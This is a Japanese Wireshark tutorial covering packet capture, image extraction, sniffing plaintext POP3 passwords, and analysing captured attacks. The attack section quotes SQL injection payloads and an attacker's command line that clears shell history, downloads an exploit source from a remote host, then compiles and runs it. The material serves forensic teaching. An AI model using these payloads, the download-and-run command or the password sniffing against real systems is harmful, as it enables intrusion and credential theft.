まずはWebブラウザーを起動し、通信を観察してみよう。Wiresharkを起動してキャプチャーモードで待ちかまえる。次にWebブラウザーを起動してみるのだが、空白ページを開くように設定をしておこう。Webページにアクセスをしていないのに、Wiresharkはさまざまなパケットをキャプチャーしていくことがある。


Firefoxを起動しただけなのに、何らかの通信を行っている

考えてみればこれは当然の話である。Webブラウザーそのものや、各種プラグインの「更新情報」、さらにはWebブラウザーのフィルター機能で使う悪質サイトの情報などを自動的に取得しに行っているからだ。セキュリティの問題が絶えないため、最近のソフトウエアは起動時にサーバーと通信して更新情報を取得する機能を持つものが多い。Wiresharkで観察すれば、その様子を見ることができるというわけだ。

それではもっと詳しく見てみよう。

ブラウザーが閲覧した画像データを抜き出す

① Webページを閲覧してみると、Wiresharkには Webサーバーに対するGETコマンドによるリクエストが見える

② ここでGETコマンドを送っているパケットを選択したまま右クリックし、「Follow TCP stream」を選ぶ


③

```
GET /hj/tpc.css HTTP/1.1
Host: www.byakuya-shobo.co.jp
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; ja; rv:1.
Gecko/20100914 Firefox/3.6.10
Accept: text/css,*/*;q=0.1
Accept-Language: ja,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: Shift_JIS,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.byakuya-shobo.co.jp/hj/


HTTP/1.1 404 Not Found
Date: Mon, 20 Sep 2010 13:29:06 GMT
Server: Apache
Content-Length: 208
Keep-Alive: timeout=300, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
```

バラバラにやり取りされたパケットが羅列されているところから、関連する通信をまとめて抽出して見せてくれる。ここではWebサーバーへのリクエストと、その応答が表示されている。赤色の部分がリクエスト(クライアントからサーバーに送られた通信)で、青い部分がレスポンス(サーバーからクライアントに送られた通信)である


次ページに続く




最初のエラーになっている箇所を飛ばして、次の通信ブロックを見てみる




特にこのあたりを見てみる。どうやらPNGファイルをダウンロードしているようだが、データが文字化けをしている（ように見える）



そこでこのデータを16進数で見てみよう。Follow TCP Streamウインドウの右下にこのような選択メニューがあるので、ここでHex Dumpを選ぶ（デフォルト値はRawになっている）




そうすると、先ほどのデータを16進数で表示してくれるはずだ。この図は先ほど注目したPNGファイルをダウンロードしている部分である。レスポンス（4文字分インデントされた部分）の000002AAあたりにさらに注目する




ASCII表示部分に「PNG」や「チャンク」と呼ばれるPNGの構造である「IHDR」の文字が見える






適当に用意したPNGデータはバイナリエディタではこのように見える。16進で見るとアタマの部分が先ほどチェックしたデータと一致していることがわかるはずだ。つまり、パケットの中身からこの「89 50 4E 47」で始まる部分を取り出してファイルにセーブすれば、PNGファイルが復元できるのである




Wiresharkを用いて手動で復元してみよう。「File」メニューから「Export」配下の「Objects」→「HTTP」を選択する

次ページに続く



HTTPの通信に含まれるオブジェクトの一覧を表示してくれるので、「Save As」などを用いてファイルとして保存する。




保存先を聞かれるので任意の場所にデータを保存する。できたファイルを開いてみると、ブラウザーで表示した画像が現れる

自動で閲覧している画像を収集するツール Network Miner


便利なもので、わざわざWiresharkを使って手動でやらなくてもデータを復元して見せてくれるツールがある。残念ながらWindowsでしか動作しないが、Network Miner※4というツールがそれだ。

NetworkMinerはWiresharkと同様に、キャプチャーされてファイルに保存されたデータを解析することも、自ら通信をキャプチャーすることも可能だ。NetworkMinerはネットワークフォレンジックスのために開発されたツールなので、通信に含まれているファイルを復元する機能に優れている。Wiresharkや付属のtsharkなどでキャプチャーしたパケットデータをNetworkMinerに食わせて復元することもできる。


画像を復元する場合、通信状況によっては送られるデータが分割されてしまったり、順番が前後したりすることもあるので、実際のパケットデータから復元することはなかなか手間がかかる。NetworkMinerはその手間を大幅に軽減してくれる、重宝するツールである。



Network Minerを立ち上げて、キャプチャーするカードを選択する



「Images」のタブを選択し、「Start」ボタンでキャプチャーを開始する



ブラウザーでWebにアクセスするとリアルタイムに画像データが抽出・復元されていく

※4 http://networkminer.sourceforge.net/

暗号化されていないパスワードは簡単に判明

メールのパスワードを手に入れる

メーラーで受信するたびに、メールの ID とパスワードをサーバーに送信している。ここでは Wireshark を使って、それらのデータを収集する。メーラーのパスワードを忘れたときには役立つが、暗号化されていないパスワードの危険性も実感できる。



文●sonodam

メールのパスワードを「思い出す」

手元のメインマシンを買い換えて新しい環境を構築するとき、何気なくメールソフトウエアを設定していると「待てよ？　パスワードはソフトウエアが『記憶』しているから、もしかしてわからんぞ」と、途端に冷や汗が出てくる。メモなんかとってないし、弱いパスワードにしたくないからパスワード生成器使って作ったことは覚えているものの、文字列そのものについてはこれっぽっちも記憶にない。困った困ったどうしよう？　…　そんなときにも Wireshark が役に立つ。

Wireshark を起動し、メールソフトウエアを起動、キャプチャー実行後にメールを受信してみる。受信プロトコルは POP3 を用いる。

POP3 はパスワードが平文で流れているので一目でわかる。

ちなみに、相手サーバーが POP3 に応じてくれるなら、telnet コマンドを用いて直接コマンドで問いかけることができる。シェルが使えるコンソールで「telnet 相手の IP アドレス 110」と入力し、接続したらまず「USER」コマンドでユーザー名を入力、続いて「PASS」コマンドでパスワードを入力してログインする。サーバーが保持しているメールの一覧を見たいときは「LIST」、メールの本文を読みたいときは「RETR」コマンドを用いる。

「RETR」コマンド使用時は読みたいメールの番号を指定する。POP のセッションを閉じ、通信終了するときは「QUIT」コマンドを用いる。

(Untitled) - Wireshark

File　Edit　View　Go　Capture　Analyze　Statistics

Filter: pop

No.	Time	Source
38	8.292651	202.216.0.17
39	8.293766	192.168.0.20
40	8.313326	202.216.0.17
41	8.314337	192.168.0.20
45	8.677820	202.216.0.17
46	8.682518	192.168.0.20
47	8.699558	202.216.0.17
48	8.700137	192.168.0.20
49	8.714358	202.216.0.17
52	8.891147	202.216.0.17
53	8.891396	192.168.0.20
54	8.908751	202.216.0.17

キャプチャーが終了したら Filter の箇所に「pop」と入力し「Apply」ボタンを押す。pop に関連するデータだけがピックアップされる

```
POP    S: +OK Dovecot rea
TCP    54470 > pop3 [ACK]
POP    C: USER sonodam
TCP    pop3 > 54470 [ACK]
POP    S: +OK
TCP    54470 > pop3 [ACK]
POP    C: PASS sonodampas
```

キャプチャーしたデータをチェックしていくと、このように ID とパスワードがバッチリと判明。これで無事に新しい PC 環境での作業ができる！


同じように SMTP（送信）でも、IMAP でもパスワードを「掘り出す」ことができる。メールとは異なるが、例えば FTP や telnet も同じようにパスワードを見ることが可能だ。

```
root@bt: ~ - Shell - Konsole
Session  Edit  View  Bookmarks  Settings  Help
Connection closed by foreign host.
root@bt: # telnet 192.168.1.4 110
Trying 192.168.1.4...
Connected to 192.168.1.4.
Escape character is '^]'.
+OK Dovecot ready.
USER sonodam
+OK
PASS sonodampass
+OK Logged in.
LIST
+OK 2 messages:
1 644
2 586
.
RETR 1
+OK 644 octets
Return-Path: <root@localhost.localdomain>
Received: from localhost.localdomain (localhost.localdomain [127
        by localhost.localdomain (8.13.8/8.13.8) with ESMTP id o
        for <sonodam@localhost.localdomain>; Tue, 3 Aug 2010 17:
Received: (from root@localhost)
        by localhost.localdomain (8.13.8/8.13.8/Submit) id o738K
        for sonodam; Tue, 3 Aug 2010 17:20:51 +0900
```

ID とパスワードがわかれば、直接 POP サーバーにアクセスをして、メールのデータをチェックすることができる

```
Follow TCP Stream
Stream Content
+OK Dovecot ready.
USER sonodam
+OK
PASS sonodampass
+OK Logged in.
LIST
+OK 2 messages:
1 644
2 586
.
RETR 1
+OK 644 octets
Return-Path: <root@localhost.localdomain>
Received: from localhost.localdomain (localhost.localdomai
.by localhost.localdomain (8.13.8/8.13.8) with ESMTP id o7
.for <sonodam@localhost.localdomain>; Tue, 3 Aug 2010 17:2
Received: (from root@localhost)
.by localhost.localdomain (8.13.8/8.13.8/Submit) id o738Kp
.for sonodam; Tue, 3 Aug 2010 17:20:51 +0900
Date: Tue, 3 Aug 2010 17:20:51 +0900
From: root <root@localhost.localdomain>
Message-Id: <201008030820.o738KpHq006016@localhost.localdo
Find  Save As  Print  Entire conversation (808 bytes)  ASCII  EBCDI
Help  Filter Out
```


メールを送信時もこのように ID とパスワードが判明する。暗号化されていない ID とパスワードはすぐに判明する



Wireshark を使えば、平文通信が容易に見えてしまうことはここまで見ていただいたとおりである。通信をキャプチャーする行為を指して「パケット『盗聴』」、「ネットワーク『盗聴』」と言うのは、もしかすると「容易に見えてしまう」ということへの警告の意味があるのかもしれない。

その一方で、ネットワークのトラブルなどが起きた場合、問題解決には通信をキャプチャーし、観察して分析することが欠かせない。だからこそ、少なくとも管理者権限を持たない人間が簡単に『盗聴』できないように、Wireshark は起動時にチェックしたりしているのだ。

もちろん、一般的なコンピューターを利用するときに、自分のパソコンを出入りする通信をチェックすることは何ら問題はない。むしろ、セキュリティ的な信頼性が高くないようなネットワークでやむを得ず仕事をしなければならない場合などには、自分の所にどんな通信が飛んできているかを観察し、安全確認してから通信を含む作業を行うことをお勧めしたいくらいである。ただ、例えばサーバーなどで Wireshark を動作させて他人が行う通信を勝手にキャプチャーしてしまうことは、明らかに法的にもまずいことになる(類似の判例がある)。もし、トラブルシューティングなどでそのようなことを行う必要があるときは、アナウンスして通信させないか、あるいはあらかじめ「こういう作業を行うこともある」としてキャプチャーされる可能性がある利用者たちの同意を取り付けておくべきであろう。



Backtrack4 で Wireshark を起動するとこのように、「root で Wireshark を起動させるのは危険だ」とアラートが表示される

どんな方法で侵入をしてくるのか？　その手口を知る

外部からの攻撃を解析する

SSH サーバーを狙ったブルートフォース攻撃や SQL インジェクションなど、外部からアタックを受けた際のデータの流れを見てみよう。また大量にデータをキャプチャーした際に必須のテクニック「フィルタリング」についても解説する。



文●sonodam

フィルタリングを使ってデータを見やすくする

サーバーを作ってインターネット向けに公開すると、息つく間もなく攻撃がやってくる。日常的に機械的な攻撃クローリングが行われているのだろう。

例えば、世界中で多く見られる SQL インジェクションの通信は図 1 のようになる。

◎フィルタリングをマスターしよう

キャプチャーしたデータにいろいろな「ノイズ」が入っている。攻撃の解析をよりきちんとするために、必要な情報だけ抜き出す「フィルタリング」のやり方を押さえておこう。

この図 1 にある通信データには NTP と ARP が含まれているが、ここで問題にしたいのは HTTP の通信だけなので、その 2 つのパケットを見えなくする。まずは「Filter」という入力フィールドに「!arp」と入れてみよう（図 2）。ちなみに、フィールドの色がピンクの場合は、文法やキーワードが間違っている。正しいスペルを入力し終えると薄いグリーンに変わるはずだ。ここでエンターキーを押すと画面から ARP が消えてくれる。ちなみに、文字列アタマの「!」は否定の意味で、「ARP ではないパケットを表示しろ」という設定になる。

さらに続けて半角スペース区切りで「 and !ntp」（図 3）と入力し、エンターキーを押すと、NTP パケットも消えるはずだ（図 4）。

ついでに、このデータを間引いた状態で保存してみよう。保存は「File」メニューから「Save As」を選び、ファイル名を決めて行うわけだが、そのウインドウにある「Packet Range」というところで「Displayed」を選ぶと、フィルターされた状




図 1　本物の攻撃ではなく、手元の環境で再現した通信である。ARP や NTP などの「ノイズ」が入ってしまっている

「!」を使って不必要なデータを消す




図2　Filterの欄に「i!arp」と入力すればARPのデータが消える




図3　ntpも消したいときはandを入れて入力刷る




図4　フィルタリングの結果。消えているのはあくまで表示上のことである。データの中身から間引いたわけではない。

態のままで保存される。

ちなみに、サンプルのパケットにはARPとNTPとHTTPの通信が含まれているので、否定形を使ったフィルターでは「!arp and !ntp」となるが、「tcp」という設定でも同じ効果が得られる。

また、IPアドレスでもフィルター設定することができる。Wiresharkの画面はメインフレーム、詳細フレーム、データフレームという3つのフレームで構成（図5）されているが、詳細フレームの「Internet Protocol」を開き、送信元IPアドレス「Source: 192.168.1.3 (192.168.1.3)」を選択して右クリックし、「Apply as Filter」というメニュー配下の「Selected」を選択する（図6）。

すると、送信元が192.168.1.3というIPアドレスを持つパケットのみが表示され、Filterの入力フィールドには「ip.src == 192.168.1.3」と記述する。

ここで見ているサンプルではフィルターをかけると送信元も送信先もIPアドレスが1つになるが、仮に送信先が複数存在し、さらに表示させる



図5　Wiresharkは3つのフレームから構成されている




図6　詳細フレームから送信元IPを選択、右クリックでApply as FilterからSelectedを選ぶ

パケットを選り分けたい場合には、「Destination: 192.168.1.4 (192.168.1.4)」を選択して右クリック、「Apply as Filter」から「… and Selected」を選ぶとFilterの入力フィールド内が「(ip.src == 192.168.1.3) && (ip.dst == 192.168.1.4)」となり、2つの条件に合致するパケットのみが表示される。もちろん、Filter入力フィールドから同じ記述を手入力で行うことも可能だ。

さまざまな通信が交錯する実際の環境で取得したデータを解析する場合、フィルター利用は欠かせないので、興味があればぜひ掘り下げてみてほしい。

実際の攻撃を分析する

◎ SQLインジェクション攻撃

それでは攻撃の解析を見てみよう。HTTPのGETリクエストを「Follow TCP Stream」で表示させてみると図7のようになる。

「GET /sql2.php?q1=test1&q2=t%27%20or%20%27A%27%20=%20%27A HTTP/1.1」というリクエストの中に、SQLインジェクションではお約束とも言うべき古典的な手法、「' or 'A' = 'A」という文字列が含まれているのがおわかりいただけるであろうか。

GETリクエストを用いた攻撃は、「GET /sql2.php?q1=test1&q2=t% 27% 20or% 20% 27A% 27% 20=% 20% 27A HTTP/1.1」というリクエストがそのままログに記録されるので発見しやすいとも言える。IPAが無償公開している「iLog Scanner (http://www.ipa.go.jp/security/vuln/iLogScanner/index.html)」は、こうしたログに残る攻撃を解析してくれる。しかし残念ながら、POSTリクエスト（フォーム入力など）を用いた攻撃はログに詳細な情報が記録されないため、ログ解析では検出が難しい。

SQLインジェクションを使った違う攻撃パターンについて見てみよう（図8）。

```
「------WebKitFormBoundaryWEDCpW6fXEGqd9ye
Content-Disposition: form-data;
name="name"
sonodam
------WebKitFormBoundaryWEDCpW6fXEGqd9ye
Content-Disposition: form-data; name="pass"
a' or 'b' = 'b
------WebKitFormBoundaryWEDCpW6fXEGqd9ye--」
```

nameとpassという2つの入力フィールドに、それぞれ「sonodam」と「a' or 'b' = 'b」という文字列が入力されていることがはっきりと示されてい




図7　SQLインジェクション攻撃を受けた際のデータ　その1

```
------WebKitFormBoundaryWEDCpW6fXEGqd9ye
Content-Disposition: form-data; name="name"

sonodam
------WebKitFormBoundaryWEDCpW6fXEGqd9ye
Content-Disposition: form-data; name="pass"

a' or 'b' = 'b
------WebKitFormBoundaryWEDCpW6fXEGqd9ye--
HTTP/1.1 200 OK
Date: Wed, 24 Oct 2007 01:52:46 GMT
```

図8 SQLインジェクション攻撃を受けた際のデータ その2

る。

すぐにデータが大量になりがちなパケットキャプチャーなので、実際面で万能とは言わないが、攻撃を相互補完的に捕捉するやり方としては認識しておくべきだ(POSTリクエストの内容を記録する方法は、他にApacheのモジュールmod_securityを用いる方法もある)。

◎ SSHサーバーアタックを解析する

他の攻撃も見てみよう。こちらのサンプルはSSHサーバーに対するブルートフォース攻撃である。

ブルートフォース攻撃に関してはただただ「ご苦労様」としか言いようがない(笑)。立ち上げたばかりのサーバーをよく見つけ出すものだと感心するところもある。とにかく大量のアクセスがやってくるが、偽装工作などかけらも行わず同じIPアドレスから来ることが多いようだ。

iptablesなどを使えば単位時間あたりの閾値で通信そのものをブロックしてしまうことが可能なので、大量アクセスを日々さばく必要がある大規模サーバーでなければパケットフィルタリングなどで対応すればよいだろう。

パケット解析的側面から何に気をつければよいかと言えば特にないが(笑)、あえて言えばログインが成功したときの通信パターンが発生していないかどうかは、気をつけるべきかも知れない。もちろん、SSHログインが成功したかどうかはサーバーのログにも記録されるが、何しろシェルログインなのでログが改ざんされる可能性がある。

そしてログの改ざんを想定するなら、パケット解析でも捕捉できるようにしておきたいところだ。といってもそんなに難しい話ではない。基本的に暗号化通信が行われていれば認証が通ったということを意味するので、ただ単に「Encrypted

No.	Time	Source	Destination	Protocol	Info
21	0.022608	192.168.1.30	192.168.1.203	TCP	39776 > ssh [ACK] Seq=1 Ack=1 Win=585
22	0.023348	192.168.1.30	192.168.1.203	TCP	39777 > ssh [SYN] Seq=0 Win=5840 Len=
23	0.023497	192.168.1.203	192.168.1.30	TCP	ssh > 39777 [SYN, ACK] Seq=0 Ack=1 Wi
24	0.024059	192.168.1.30	192.168.1.203	TCP	39777 > ssh [ACK] Seq=1 Ack=1 Win=585
25	0.024863	192.168.1.30	192.168.1.203	TCP	39778 > ssh [SYN] Seq=0 Win=5840 Len=
26	0.026207	192.168.1.203	192.168.1.30	TCP	ssh > 39778 [SYN, ACK] Seq=0 Ack=1 Wi
27	0.026754	192.168.1.30	192.168.1.203	TCP	39778 > ssh [ACK] Seq=1 Ack=1 Win=585
28	0.028545	192.168.1.203	192.168.1.30	SSHv2	Server Protocol: SSH-1.99-OpenSSH_2.9
29	0.030895	192.168.1.30	192.168.1.203	TCP	39770 > ssh [ACK] Seq=1 Ack=24 Win=58
30	0.033277	192.168.1.30	192.168.1.203	SSHv2	Client Protocol: SSH-2.0-libssh-0.11\

図9 Wiresharkで見てみると、大量のSSHパケットが送りつけられているのがわかる

No.	Time	Source	Destination	Protocol	Info
20	6.208020	192.168.1.44	192.168.1.4	SSHv2	Encrypted request packet len=48
22	6.211135	192.168.1.4	192.168.1.44	SSHv2	Encrypted response packet len=48
29	11.203713	192.168.1.44	192.168.1.4	SSHv2	Encrypted request packet len=144
103	27.792268	192.168.1.4	192.168.1.44	SSHv2	Encrypted response packet len=48
36	12.335135	192.168.1.44	192.168.1.4	SSHv2	Encrypted request packet len=448
31	11.305191	192.168.1.4	192.168.1.44	SSHv2	Encrypted response packet len=32
25	6.221653	192.168.1.4	192.168.1.44	SSHv2	Encrypted response packet len=80
24	6.212942	192.168.1.44	192.168.1.4	SSHv2	Encrypted request packet len=64
33	11.306999	192.168.1.44	192.168.1.4	SSHv2	Encrypted request packet len=128
102	27.789502	192.168.1.44	192.168.1.4	SSHv2	Encrypted request packet len=48

```
Frame 20: 114 bytes on wire (912 bits), 114 bytes captured (912 bits)
Ethernet II, Src: Vmware_40:3f:80 (00:0c:29:40:3f:80), Dst: Vmware_a0:41:13 (00:0c:29:a0:41:
Internet Protocol, Src: 192.168.1.44 (192.168.1.44), Dst: 192.168.1.4 (192.168.1.4)
Transmission Control Protocol, Src Port: 54275 (54275), Dst Port: ssh (22), Seq: 1016, Ack:
SSH Protocol

0000  00 0c 29 a0 41 13 00 0c  29 40 3f 80 08 00 45 00   ..).A... )@?...E.
0010  00 64 5b 60 40 00 40 06  5b b3 c0 a8 01 2c c0 a8   .d[`@.@. [......
0020  01 04 d4 03 00 16 71 e8  37 a0 a6 72 35 6a 80 18   ......q. 7..r5j..
```

図10 「Encrypted request」というパケットがあれば暗号化通信が行われているので、認証が通ったということを示す証拠になる




図11　検索機能を使えばお目当てのパケットがすぐに発見できる

request」（図10）というパケットがあるかどうか確認すればよいだけである。

探す方法はいろいろあるが、例えば「Protocol」でソートすれば容易に見つかるだろうし、特定の文字列を持つパケットを検索から探してもよい。

検索から探すには、「Edit」の「Find Packet…」メニューを使うか、あるいは「Ctrl」キーと「F」を押す。

探す方法は「String」を選択し、探したい文字列を入力フォームに入れて、「Search In」のところで「Packet details」、または「Packet list」を選んで「Find」ボタンを押す。大文字小文字を区別したければ「Case sensitive」を選べばよいし、文字列セットや検索方向も選択できるようになっている（図11）。

また、攻撃パケット解析において「いつやられたのか」「いつ攻撃が来たのか」を知るためには、絶対時間情報が必要になる。そういう場合は「View」メニューから「Time Display Format」配下の「Date and Time of Day」を選べば、一般的な日時表示になる。

◎ SSL攻撃を解析する

さて、もう1つ攻撃パケットのサンプルを見てみよう。

昔なじみのSSL攻撃のパケットである。最初のところは見た目普通のSSL通信と何ら変わらないようだ。比較のため正常なSSL通信のパケットも見てみよう（図13、14）。

この程度の差しかなければ、どちらも怪しいとは言い切れないかも知れない。以降の流れを見ても、特別おかしなところは見当たらないように見える。SSLの通信を開始するとき行うハンドシェイクの手順を、手順定義ベースで厳密に追いかければおかしなところを見つけ出すことができるかも知れないが、もっと簡単にわかる方法もある。「Follow TCP Stream」を使ってみる（図15）。

通信の始めの方を見ただけではわからないが、下の方にスクロールしてみるとやたら長い「AAAAAA」という文字列や、「TERM=xterm」とか「bash-2.05 $」などの判読可能な文字列が見える。「unset HISTFILE; cd /tmp; wget http://packetstormsecurity.nl/0304-exploits/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p;」というところを見ると、コマンドヒストリが残らないように設定変更してカーネルモジュール型rootkitを仕掛けているように見えるので（笑）、攻撃であることはすぐわかるだろう。

もしかしたら、SSLなのに通信の中身が見えていることを奇妙に感じるかもしれないが、それは特に不思議なことではない。なぜなら、バッファーオーバーフロー攻撃などのネットワーク攻撃は、オーバーフローさせる「脆弱性」が何なのかにもよるが、攻撃の中身そのものを「平文」で送りつけてくることも多いからだ。

そしてそういうちょっとした知見があれば、「暗号化通信だから中身が見えない」という「予断」を抱かずにいろいろ試して、より素早く正解に到達できるだろう。




図12　昔からあるSSLパケット攻撃をキャプチャーしたデータ

攻撃者がどんなアタックを仕掛けてきたか解析

①

```
 1 0.000000  192.168.1.4    192.168.1.203  TCP    32837 > https [SYN] Seq=0 Win=5840 Len=0 MSS=1460
 2 0.000617  192.168.1.203  [redacted]  TCP    https > 32837 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len
 3 0.008559  192.168.1.4    192.168.1.203  TCP    32837 > https [ACK] Seq=1 Ack=1 Win=5840 Len=0 TS
 4 0.034387  192.168.1.4    192.168.1.203  SSLv2  Client Hello
